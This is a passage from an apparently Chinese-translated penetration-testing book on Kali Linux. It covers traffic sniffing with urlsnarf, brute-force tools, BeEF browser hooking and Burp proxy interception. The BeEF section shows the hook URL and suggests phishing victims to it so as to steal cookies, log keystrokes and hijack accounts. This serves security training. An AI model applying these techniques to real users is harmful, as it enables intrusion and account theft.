urlsnarf是一款用来将所有在HTTP网络数据中嗅探到的请求URL以通用日志格式（CLF，

Common Log Format，几乎所有Web服务器都在用的日志格式）输出的工具，适用于你要用偏好的Web日志分析工具（analog、wwwstat等）对其进行离线后期处理的情况。

要访问urlsnarf，你可以浏览**Sniffing/Spoofing** > **Network Sniffers**，然后选择**urlsnarf**。它会弹出一个终端显示该工具的选项信息，如下方的截图所示：

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
Version: 2.4
Usage: urlsnarf [-n] [-i interface | -p pcapfile] [[-v] pattern [expression]]
root@kali:~#
```

要使用urlsnarf，输入`urlsnarf -i`和你要监测的网卡。urlsnarf会显示它正处于监听状态。下面的截图显示的是**urlsnarf**正在监听**eth0**：

```
Usage: urlsnarf [-n] [-i interface | -p pcapfile] [[-v] pattern [expression]]
root@kali:~# urlsnarf -i eth0
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
```

urlsnarf会显示一份它监测到的所有线上URL请求的转存。举个例子，一个Windows用户访问了www.thesecurityblogger.com。urlsnart中会显示所有URL请求，以备后用。

```
172.16.76.128 - - [13/May/2013:10:12:38 -0400] "GET http://download.windowsupdat
e.com/v9/1/windowsupdate/b/selfupdate/WSUS3/x86/Other/wsus3setup.cab?1306080333
HTTP/1.1" - - "-" "Windows-Update-Agent"
172.16.76.128 - - [13/May/2013:10:12:50 -0400] "GET http://www.thesecurityblogge
r.com/ HTTP/1.1" - - "-" "Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML
, like Gecko) Chrome/27.0.1453.94 Safari/537.36"
172.16.76.128 - - [13/May/2013:10:12:52 -0400] "GET http://www.thesecurityblogge
r.com/wp-content/plugins/gd-star-rating/css/gdsr.css.php?t=1356285241&s=a05i05m2
0k20c05r05%23121620243046%23121620243240%23s1pchristmas%23s1pcrystal%23s1pdarkne
ss%23s1poxygen%23s1goxygen_gif%23s1pplain%23s1ppumpkin%23s1psoft%23s1pstarrating
%23s1pstarscape%23t1pclassical%23t1pstarrating%23t1gstarrating_gif%23lsgflower&c
=off&ver=1.9.22 HTTP/1.1" - - "http://www.thesecurityblogger.com/" "Mozilla/5.0
(Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/27.0.1453.94 Safa
ri/537.36"
172.16.76.128 - - [13/May/2013:10:12:52 -0400] "GET http://www.thesecurityblogge
r.com/wp-content/plugins/captcha/css/style.css?ver=3.5.1 HTTP/1.1" - - "http://w
ww.thesecurityblogger.com/" "Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KH
TML, like Gecko) Chrome/27.0.1453.94 Safari/537.36"
172.16.76.128 - - [13/May/2013:10:12:52 -0400] "GET http://stats.wordpress.com/e
-201323.js HTTP/1.1" - - "http://www.thesecurityblogger.com/" "Mozilla/5.0 (Wind
ows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/27.0.1453.94 Safari/53
7.36"
172.16.76.128 - - [13/May/2013:10:12:52 -0400] "GET http://pagead2.googlesyndica
tion.com/pagead/show_ads.js HTTP/1.1" - - "http://www.thesecurityblogger.com/" "
```

5.8.2　acccheck

acccheck是一款密码字典攻击工具，它的目标是使用SMB协议的Windows身份认证。acccheck是对smbclient二进制文件的一个脚本封装，因此，它的执行过程会依赖smbclient。

5.8.3　hexinject

hexinject是一款通用数据包注入工具和嗅探工具。它提供了一个用于原始网络访问的命令行框架。hexinject被设计成了跟其他命令行工具一起使用，因此它能加速创建可读性好的强大shell脚本的过程，并以透明的方式来拦截和修改网络数据。hexinject可以将任何东西注入到网络中，也能用于计算校验和和TCP/IP协议的数据包大小字段。

5.8.4　Patator

Patator是一款多用途暴力破解工具，它被设计成模块化的结构，使用方便。Patator的功能包括暴力破解FTP、SSH、Telnet、SMTP、HTTP/HTTPS、POP、IMAP、LDAP、SMB、MSSQL、Oracel、MySQL、DNS、SNMP和密码文件。

5.8.5　DBPwAudit

DBPwAudit可以执行对若干中数据库引擎的密码质量在线审计。该工具被设计成允许添加其他的数据库驱动程序，只要将新的JDBC驱动复制到JDBC目录即可。

5.9　小结

对身份认证进行攻击允许攻击者扮作已通过认证的用户。在对Web应用进行渗透测试时这种方法非常有用，因为拥有已认证用户的访问权限意味着你已经绕过了最传统的安全防御系统。

本章着重介绍了攻击用户和系统如何进行身份认证。首先，我们概要地介绍了用于确认身份的不同方法。之后介绍了对管理身份认证会话过程的攻击。其后又通过对cookie管理进行攻击，介绍了会话数据是如何在用户的浏览器中存储的。然后我们介绍了如何通过各种方式的中间人攻击技术来隐藏在目标中间，以便截获身份认证会话。最后两节评估了Web应用服务器的身份认证漏洞，比如SQL注入和跨站脚本。

下一章将介绍对服务器和客户端的远程攻击或基于Web的攻击。

第 6 章

Web攻击

本章重点讨论基于因特网的攻击。公司的安全管理员一般都知道因特网上有一些恶意群体，他们会持续不断地寻找对网络进行渗透的方式。作为防御，管理员要采取一些安全措施，常见的包括防火墙、IPS/IDS、基于主机的安全产品（如反病毒程序）、内容过滤器等。过去，这些防御方式还足够用，不过，现今威胁已经变得越来越复杂，甚至能绕过商业安全产品或“COTS”安全解决方案。本章介绍的工具会包含Kali Linux中的方法，用于绕过位于远程位置的标准安全防御措施。

本章将把渗透测试人员攻击工具集中的工具介绍完。通过前几章的学习，你应该已经懂得如何完成对目标的侦察，找出服务器端和客户端的漏洞，以及如何对它们进行漏洞利用了。本章将会介绍将Web应用用作前端的情况下的最后一类攻击。此外，我们还会探索如何利用Web服务器自身来通过漏洞利用危害Web应用，比如浏览器漏洞利用攻击、代理攻击和密码搜集。我们还会介绍如何使用拒绝服务攻击技术来中断服务。

6.1 浏览器漏洞利用框架（BeEF）



浏览器漏洞可能会被各种恶意软件利用，篡改浏览器的预期行为。这些漏洞都是常见的攻击路径，因为大多数主机系统都会用到某种形式的Web浏览器应用。让我们一起看一个用于利用浏览器漏洞的流行工具。

有许多很酷的渗透测试应用程序可以添加到你的黑客攻击兵器库中，比如我们最喜欢的工具之一，浏览器漏洞利用框架（BeEF，Browser Exploitation Framework）。BeEF是一个基于浏览器的漏洞利用包，它会“钩住”一个或多个浏览器作为发起攻击的滩头堡。攻击者可以通过让用户

访问一个定制URL来钩住用户，用户看到的依然是典型的Web页面，而攻击者已经访问了用户的会话。BeEF绕过了网络安全部署和基于主机系统的反病毒程序，它瞄准的是常见浏览器中找到的漏洞，比如IE和Firefox浏览器。

BeEF并没有包含在Kali Linux的1.0发布版本中，但可以在beefproject.com网站上下载。我们期望BeEF可以凭借它在渗透测试社区中的流行度加入到Kali Linux的未来某个版本中[①]。

要安装BeEF，以`root`用户身份打开Kali Linux上的命令行终端，调用如下命令：

- `apt-get update`
- `apt-get install beef-xss`

```
root@kali:~# apt-get update
```

在运行`apt-get update`命令时，它可能会询问你是否要安装、更新或是覆盖某些旧文件。大多数情况下，你只要接受默认提示即可。当更新过程结束时，你可以用`apt-get`来安装BeEF：

```
root@kali:~# apt-get install beef-xss
```

该过程结束时，你就已经在Kali Linux上安装好了BeEF。

要启动BeEF，你需要切换到/usr/share/beef-xss目录，并输入`./beef`来启动BeEF服务器。BeEF服务器启动后，用于管理BeEF及钩住受害者的URL会显示在终端窗口中：

```
root@kali: /usr/share/beef-xss
File  Edit  View  Search  Terminal  Help
root@kali:/usr/share/beef-xss# pwd
/usr/share/beef-xss
root@kali:/usr/share/beef-xss# ./beef
[ 1:31:02][*] Bind socket [imapeudoral] listening on [0.0.0.0:2000].
[ 1:31:02][*] Browser Exploitation Framework (BeEF) 0.4.4.5-alpha
[ 1:31:02]    |   Twit: @beefproject
[ 1:31:02]    |   Site: http://beefproject.com
[ 1:31:02]    |   Blog: http://blog.beefproject.com
[ 1:31:02]    |_  Wiki: https://github.com/beefproject/beef/wiki
[ 1:31:02][*] Project Creator: Wade Alcorn (@WadeAlcorn)
[ 1:31:02][*] BeEF is loading. Wait a few seconds...
[ 1:31:02][*] 10 extensions enabled.
[ 1:31:02][*] 171 modules enabled.
[ 1:31:02][*] 2 network interfaces were detected.
[ 1:31:02][+] running on network interface: 127.0.0.1
[ 1:31:02]    |   Hook URL: http://127.0.0.1:3000/hook.js
[ 1:31:02]    |_  UI URL:   http://127.0.0.1:3000/ui/panel
[ 1:31:02][+] running on network interface: 172.16.86.144
[ 1:31:02]    |   Hook URL: http://172.16.86.144:3000/hook.js
[ 1:31:02]    |_  UI URL:   http://172.16.86.144:3000/ui/panel
[ 1:31:02][*] RESTful API key: af26cada016e8d7e0ad54a8d980080a3348d8c44
[ 1:31:02][*] HTTP Proxy: http://127.0.0.1:6789
[ 1:31:02][*] BeEF server started (press control+c to stop)
```


① Kali Linux 1.0.5（译本书时的最新版本）中是带有BeEF的。你可以浏览**Exploitation Tools** > **BeEF XSS Framework**，选择**beef**来启动。——译者注

要访问管理服务器，打开一个Web浏览器，访问/ui/panel链接。在将受害者引向BeEF的钩子时，将受害者重定向到BeEF服务器的钩子链接上，即**hook.js**。你需要找到一个策略来让受害者访问你的钩子链接，如钓鱼或是社会工程学攻击，总之是要将用户重定向到BeEF上。

在这个例子中，我们会访问http://172.16.86.144:3000/ui/panel。默认的用户名和密码都是beef。




当用户点击“hook.js”或是重定向回“hook.js”网站时，BeEF服务器上的攻击者会看到钩住的浏览器。BeEF会将该新系统添加到目标列表中，当被钩住的受害者在线时，将他们显示出来。当离线受害者再次连接到因特网上时，他们就会成为可被攻击的对象，如果他们在重新使用因特网前访问过钩子链接。下一个截图显示的是BeEF的主界面以及可用于向被钩住的系统发起攻击的选项：



前面的例子显示了一个被钩住的Windows笔记本。BeEF可以显示细节信息，比如受害者使用的是否是Firefox、Windows 32系统、特定的浏览器插件、脚本等，以及是否启用了Java等其他有用信息。攻击者可以在被钩住的机器上执行命令，比如弄出一个钟声、抓取会话cookie、截屏、记录按键信息，甚至用被钩住的浏览器作为攻击其他系统的代理。另一个例子是用被钩住的系统登录到Facebook上，使用BeEF来捕捉会话cookie。攻击者可以回复已通过身份认证的会话，获得受害者Facebook账户的全部访问权限。邪恶和破坏的可能性是了无止境的。这个滩头堡可以允许攻击者不受限制地访问用户的浏览器以及获得拿到访问权限所需的所有信息。

BeEF会提供被钩住系统的细节信息，并记录被执行的命令。各个独立主机的详情和成功执行的命令的日志信息都会被复制到一个最终的可交付的报告中：




防御基于浏览器的渗透工具非常困难。最好的防御是保证所有基于浏览器的软件都被更新到了最新版本，打了安全补丁，并禁用了浏览器中的Flash和Java。此外，能够检测常见的基于应用的威胁的安全解决方案可以多提供一层安全加固，如下一代入侵防御系统（NGIPS，Next Generation Instrusion Prevention System）。如BeEF等渗透工具的大多数受害者都是点击了伪装成可信团体的邮件或社交媒体访客中的链接的用户，而实际上这些链接都是用恶意链接、软件或代码等包装过的。


6.2　FoxyProxy（Firefox 插件）



如果你计划使用代理如Zed攻击代理（ZAP，Zed Attack Proxy）或**BURP**来测试Web应用，你可能要用Firefox的插件**FoxyProxy**来简化它们之间的切换以及启用代理的使用。FoxyProxy是一款Firefox扩展，它允许你轻松地管理、修改、启用或禁用Firefox上的代理设置。你可以从Firefox扩展库中下载FoxyProxy。

安装好FoxyProxy后，它会在Firefox浏览器窗口的顶部添加一个图标。点击该图标可以打开FoxyProxy的选项窗口：






为了将代理添加到FoxyProxy中，你可以做如下操作：

(1) 点击**Add New Proxy**按钮，它会弹出一个新窗口；
(2) 选择**Manual Proxy Configuration**；
(3) 输入IP地址或主机名，以及代理服务器的端口号；
(4) 点击**OK**保存该代理设置。



此时，FoxyProxy处于禁用状态，所有流量都不会通过代理服务器，正如上方标签中所示，**Completely disable FoxyProxy**。要使用代理，点击该标签，将它切换成你要用的代理。该功能使得在Firefox中快速切换代理或是禁用代理很方便。




6.3　BURP 代理



Burp代理（Burp Proxy）是一款拦截HTTP和HTTPS流量的工具。它允许渗透测试人员检查某个应用、它的漏洞以及客户端和Web服务器之间的双向数据流。Burp代理非常流行，因为它不只能用来检查数据流，还能用来篡改请求数据。接下来我们会详细介绍如何用Burp代理来篡改、回复和窃取身份认证信息。


首先，重要的是记住Burp代理实际上是Burp套件（`Burp Suite`）中的一部分。它是一系列工具的集合。当用户在他们的Web浏览器中输入如http://www.DrChaos.com的URL时，他们期望被重定向到该站点。代理服务器会拦截该请求，并代表客户端发送该请求。代理服务器通常都是用

于查看数据流和保护客户端远离恶意数据的。作为渗透测试人员，你可以用代理服务器拦截来自客户端的数据流，复制该请求，或篡改它：



要启动Burp套件，你可以浏览**Kali > Sniffing/Spoofing > Web Sniffers**，然后选择**Burp Suite**。

Burp套件启动后，你会看到Burp的启动主界面：




要配置Burp，点击**Proxy**标签。默认情况下，**Intercept**按钮会在此标签中被选中。当**Intercept**选项被打开时，Burp会阻止所有从Web浏览器发往Web服务器的所有请求。渗透测试人员可以在查看请求后人工允许可以继续的链接。

> **Intercept**按钮需要人工干预，否则请求永远也不会到达Web服务器。

下一个能看到的配置设置是**Options**子菜单。本节会允许用户检查或修改Burp运行的默认端口，并配置Burp可以看到的网卡或网络。默认情况下，Burp会被射程运行在本地环回网卡上，如下面的截图所示。环回网卡是一个特殊的网卡接口，通常会跟**127.0.0.1**这个IP地址关联。它并没有跟它绑定的物理硬件连接，而只是操作系统引用自己的一种方式。换句话说，当你要在网络中跟自己通信时，可以用环回。如果你计划在本地机器外测试Burp套件，需要添加以太网卡接口和IP地址。

在这个例子中，我们会采用环回网卡接口：




下一步是对浏览器进行配置，使其使用Burp套件。所有浏览器使用代理服务器都有个类似的方式。在下一个例子中，我们会描绘一下在Firefox上对配置进行设置的过程，见下页图。

下面的这个例子中，我们将会在Firefox中访问一个URL，比如www.DrChaos.com。你会观察到什么也没发生。这是因为默认情况下拦截功能是启用的，如我们在前面所说。现在你能在Burp中看到**Intercept**标签的颜色改变了，说明已经有一个新请求被拦截了。



在你点击**Intercept**标签时，你能看到该请求的详情。现在你可以点击**Forward**或**Drop**来允许或拒绝该请求是否继续：




在你点击**Forward**按钮时，你会看到请求会继续发往服务器，以及从服务器返回的响应。还有，你应该能在Web浏览器中看到该网页成功加载了。有些Web页面有多个模块，这样你可能需要多次选择**Forward**按钮，Web页面才能完全加载。


另一个很酷的功能是Burp爬虫。Burp爬虫提供了以自动化方式将Web应用的请求关系映射出来的一种途径。Burp爬虫工作的原理是你先设置Burp来作为因特网连接代理，如我们在前面介绍

过的。之后，你可以启用Burp爬虫，当它在运行时，Burp会将所有请求映射出来，它还提供了爬取所有截获的请求以找出新目标的功能。


要使用爬虫，点击**Spider**标签进入默认配置页面。点击**Spider is paused**按钮，将其状态改为**Spider is running**：




Burp会将代理看到的所有请求都映射到**Target**标签下。点击**Target**标签来看看它都截获了哪些请求。它会显示一个代理上在用的目标列表。灰色URL代表你并没有直接浏览这些目标，而黑色URL则是直接浏览的那些站点：



